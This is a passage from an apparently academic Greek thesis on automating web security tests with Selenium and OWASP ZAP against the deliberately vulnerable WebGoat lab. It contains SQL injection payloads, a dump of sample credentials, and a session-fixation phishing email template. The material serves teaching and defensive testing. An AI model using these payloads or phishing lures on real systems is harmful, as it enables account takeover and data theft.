package com.selenium.qa.automation.pageObjects.zAP;
import com.selenium.qa.automation.selenium.core.WebComponent;



public class InjectionFlaws extends WebComponent  {

      /*
       * Declare page elements (Buttons, Input fields etc)
       * in the form of enumeration
       */
public enum injectionFlawsElements {
            TBInjectionFlaws("css=img[name$='mbut1100']"),
            TBXPATHInjection("//a[contains(text(),'XPATH Injection')]"),
            INPUTUSERNAME("css=input[name$='Username']"),
            INPUTSTARTWEBGOAT("css=input[value$='Start WebGoat']"),
```

```
            INPUTPASSWORD("css=input[name$='Password']"),
            BUTTONSUBMIT("css=input[value$='Submit']");

            private String myLocator;

            injectionFlawsElements(String locator) {
                  myLocator = locator;
            }

            public String get() {
                  return myLocator;
            }

      }
//link action for anchor element Injection Flaws
public void pressLinkTBInjectionFlaws(){
controller().pressAndWaitForPageToLoad(injectionFlawsElements.TBInjectionFlaws.get();
controller().switchToLatestWindow();
}
//link action for anchor element XPATH Injection
public void pressLinkTBXPATHInjection(){
controller().pressAndWaitForPageToLoad(injectionFlawsElements.TBXPATHInjection
.get());
controller().switchToLatestWindow();
}
//Type UserName
public void inputUsername(String username){
controller().input(injectionFlawsElements.INPUTUSERNAME.get(), username);
}
//Type UserName
public void inputPassword(String username){
controller().input(injectionFlawsElements.INPUTPASSWORD.get(), username);
}
public void startWebGoat(){
controller().click(injectionFlawsElements.INPUTSTARTWEBGOAT.get());
}
public void submitChanges(){
controller().click(injectionFlawsElements.BUTTONSUBMIT.get());
```

```
}

}
```

Το τεστ μας πλέον είναι

```
package com.selenium.qa.automation.OSVAssistantAuthorizationCodes;

import org.springframework.beans.factory.annotation.Autowired;
import org.testng.annotations.BeforeTest;
import org.testng.annotations.Test;

import com.selenium.qa.automation.pageObjects.zAP.InjectionFlaws;
import com.selenium.qa.automation.spring.AutomationTestBase;

public class TestInjectionFlaws extends AutomationTestBase{

     @Autowired
     InjectionFlaws flaws;

     @BeforeTest
     public void AccessURL() {

            flaws.pressLinkTBInjectionFlaws();
             flaws.pressLinkTBXPATHInjection();
     }



     @Test
     public void StringInjection() {

            flaws.inputUsername("Mike' or 1=1 or 'a'='a");
            flaws.inputPassword("anything");
            flaws.submitChanges();

           //Verifications that the table of contents is not appearing in UI
            flaws.verifyElementsNotPresent(new String[] {John,Sarah});
```

```
        }
}
```

Στο στάδιο του post-integration-test γίνεται το scan στην εφαρμογή με output:

[INFO] 2210409 [Thread-857] INFO org.parosproxy.paros.core.scanner.Scanner - scanner completed in 157,996s

Και φαίνεται πλέον καθαρά το alert στο xml που περιέχει τα alerts: ***SQL Injection - Error Based - Hypersonic SQL***

3.9 Denial of Service

Επιθέσεις άρνησης εξυπηρέτησης (Denial-of-service attack, DoS attack) ονομάζονται γενικά οι επιθέσεις εναντίον ενός υπολογιστή, ή μιας υπηρεσίας που παρέχεται, οι οποίες έχουν ως σκοπό να καταστήσουν τον υπολογιστή ή την υπηρεσία ανίκανη να δεχτεί άλλες συνδέσεις και έτσι να μην μπορεί να εξυπηρετήσει άλλους πιθανούς πελάτες.

Στην επίθεση αυτής της μορφής ο επιτιθέμενος θα προσπαθήσει να κάνει 3 login ενώ το site υποστηρίζει μόνο 2. Αρχικά με SQL injection θα εμφανίσει τους users στην βάση. Έτσι πληκτρολογώντας test' or '1'='1 που είναι αληθές έχει access στα στοιχεία του πίνακα.

SELECT * FROM user_system_data WHERE user_name = 'test' or '1'='1' and password = 'test' or '1'='1'

USERID	USER_NAME	PASSWORD	COOKIE
101	jsnow	passwd1	
102	jdoe	passwd2	
103	jplane	passwd3	
104	jeff	jeff	
105	dave	dave	

Login Succeeded: Total login count: 0

User Name:

Password:

Login

Εικόνα 39: Αποτέλεσμα SQL injection για πρόσβαση στην βάση δεδομένων

Έχοντας τα accounts μπορεί πλέον ο επιτιθέμενος να εφαρμόσει τρία παράλληλ login και να αποτρέψει τους users να έχουν access στην υπηρεσία.

3.10 Insecure Configuration

Ο στόχος μας πρέπει να είναι να προσπαθήσουμε να υποθέσουμε το URL για τη διεπαφή «config». Το «config» URL είναι μόνο διαθέσιμο στο προσωπικό συντήρησης. Η εφαρμογή δεν ελέγχει για τα οριζόντια προνόμια. Έτσι ο επιτιθέμενος επεξεργάζοντας το URL και δοκιμάζοντας (localhost/conf) μπορεί να έχει access στο «config» URL.

3.11 Session Management Flaws

3.11.1 Session Fixation

Είστε ο χάκερ Joe και θέλετε να κλέψετε τη σύνοδο από τη Jane. Στείλετε ένα έτοιμο mail στο θύμα που μοιάζει με ένα επίσημο mail από την τράπεζα. Ένα μήνυμα προτύπων προετοιμάζεται κατωτέρω, θα πρέπει να προσθέσετε μια ταυτότητα συνόδου (SID) στη σύνδεση μέσα στο mail. Αλλάξτε τη σύνδεση για να περιλάβετε SID.

Στο μήνυμα λοιπόν προσθέτουμε το link με με το SID:

Dear MS. Plane

During the last week we had a few problems with our database. We have received many complaints regarding incorrect account details. Please use the following link to verify your account data:

  Goat Hills Financial


We are sorry for the any inconvenience and thank you for your cooparation.

Your Goat Hills Financial Team

<img src='images/WebGoatFinancial/banklogo.jpg'>

Αν η Jane πατήσει στο anchor element που έχουμε στείλει φαίνεται το SID ***http://localhost/localhost/attack?Screen=512&menu=1800&SID=123456***

Στην σελίδα αυτή η οποία ανήκει στον επιτιθέμενο ο χρήστης μπορεί εύκολα να εμφανίσει τα δεδομένα του στον επιτιθέμενο.



Εικόνα 40: Εμφάνιση δεδομένων με session fixation

ΣΥΜΠΕΡΑΣΜΑΤΑ

Μέσα από την ανάλυση της ευπαθούς εφαρμογής WebGoat ένας μηχανικός μπορεί να κατανοήσει τις πιθανές ευπάθειες που μπορούν να εκδηλωθούν σε μία διαδικτυακή εφαρμογή και ανάλογα να καθορίσει τα unit tests. Η εφαρμογή μας έδειξε σε μεγάλο βαθμό τα τεστ που πρέπει να καθοριστούν για να αποφευχθούν οι ευπάθειες αυτού του τύπου. Με την βοήθεια ποικίλων εργαλείων όπως το ***Selenium, TestNG, Apache Maven*** μπορούμε να αυτοματοποιήσουμε τα τεστ και την διαδικασία αξιολόγησης τους τόσο σε επίπεδο functionality όσο και security. Με αυτόν τρόπο δημιουργούμε τις προυποθέσεις μείωσης του manual testing effort και έχουμε τελικά concrete και reliable αποτελέσματα. Ο όγκος των τεστ που θα υλοποιηθεί με automation tools και με ποια λογική θα στηθεί το framework για να καλύπτει τις ανάγκες πιστοποίησης ασφάλειας της εφαρμογής μας είναι κάτι που κάθε εταιρεία βάζει σαν πρωταρχικό στόχο πριν την υλοποίηση. Φυσικά τα εργαλεία που παρουσιάστηκαν μπορούν να μας δείξουν ότι τα automated security tests δεν είναι μια εύκολη υπόθεση, πρέπει ο μηχανικός να γνωρίζει τις αρχές του web security testing ώστε να μπορεί να προχωρήσει στην αυτοματοποίηση της διαδικασίας ελέγχου. Υπάρχουν πολλά ελεύθερα εργαλεία που μπορούν να γίνουν integrated με το selenium project όπως για παράδειγμα το OWASP ZAP με το unique API που προσφέρει.

Για μελλοντική έρευνα θα μπορούσαμε να προτείνουμε κάποια εργαλεία που θα επιτελούν σε ποιο αυτοματοποιημένες διαδικασίες και καλύτερο έλεγχο:

α] Εργαλεία για αυτοματοποιημένο έλεγχο εφαρμογών (automation tools):

- ***Groovy scripts*** για απλότητα στον κώδικα των page objects της εφαρμογής
- ***Xelenium OWASP project*** το οποίο χρησιμοποιεί selenium εντολές για scanning
- ***Selenium*** με το οποίο εκτός από functional UI testing μεθοδολογίες προσφέρει μέσω του πλούσιου API εντολές για έλεγχο ευπαθειών μιας εφαρμογής
- ***Apache maven plugin*** για το εργαλείο ***WebScarab*** ώστε να γίνει integrate σε automation frameworks.

β] Εργαλεία για έλεγχο ευπαθειών:

- ***WebScarab*** με το οποίο μπορούμε να επέμβουμε στο http traffic και να αλλάζουμε παραμέτρους στα requests-responses ώστε να βλέπουμε τις πιθανές ευπάθειες της εφαρμογής μας

ΒΙΒΛΙΟΓΡΑΦΙΑ

[1] SeleniumHQ Browser Automation http://docs.seleniumhq.org/
[2] OWASP testing guide v3 (OWASP testing)
[3] OWASP WebGoat (OWASP webgoat application)
[4] Apache Maven http://maven.apache.org/
[5] OWASP Zed Attack Proxy (OWASP ZAP)
[6] OWASP top tools (OWASP top ten tools and tactics)
[7] OWASP ZAP with maven https://code.google.com/p/zaproxy/wiki/ApiMaven
[8] Web Security Testing Cookbook O'Reilly Media, Inc.
[9] Lars Trachsler (SIX Telekurs), Ulrich Freyer-Hirtz (SQS AG) “How to write effective GUI test automation code using Selenium and Java” Karlsruher Entwicklertage, Juni 2010
[10] Glenn A. Stout “Testing a Website: Best Practices” August, 2001 Weyuker, E & Vokolos, F. (2000). Experience with Performance Testing of Software Systems: Issues, an Approach, and Case Study. IEEE Transactions on Software Engineering, 25 (12), 1147-1156.
[11] Shakti Kundu “Web Testing: Tool, Challenges and Methods” IJCSI International Journal of Computer Science Issues, Vol. 9, Issue 2, No 3, March 2012 Russ McRee “OWASP ZAP – Zed Attack Proxy” ISSA Journal November 2011
[12] Danny Allan, strategic research analyst, IBM Software Group ”Web application security: automated scanning versus manual penetration testing.” January 2008
[13] Larry Suto ” Analyzing the Accuracy and Time Costs of Web Application Security Scanners” San Francisco February, 2010
[14] James A. Whittaker: How to Break Web Software: Functional and Security Testing of Web Applications and Web Services, Addison-Wesley Professional, February 2, 2006.
[15] Lydia Ash: The Web Testing Companion: The Insider's Guide to Efficient and Effective Tests, Wiley, May 2, 2003.
[16] S. Sampath, R. Bryce, Gokulanand Viswanath, Vani Kandimalla, A. Gunes Koru. Prioritizing User-Session-Based Test Cases for Web Applications Testing. Proceedings of the International Conference on Software Testing, Verification, and Validation (ICST), Lillehammer, Norway, April 2008.
[17] "An Empirical Approach to Testing Web Applications Across Diverse Client Platform Configurations" by Cyntrica Eaton and Atif M. Memon. International Journal on Web Engineering and Technology (IJWET), Special Issue on Empirical Studies in Web Engineering, vol. 3, no. 3, 2007, pp. 227–253, Inderscience Publishers.
[18] Selenium Commands – "Selenese" Selenium Documentation, retrieved September 9, 2011 (selenese commands)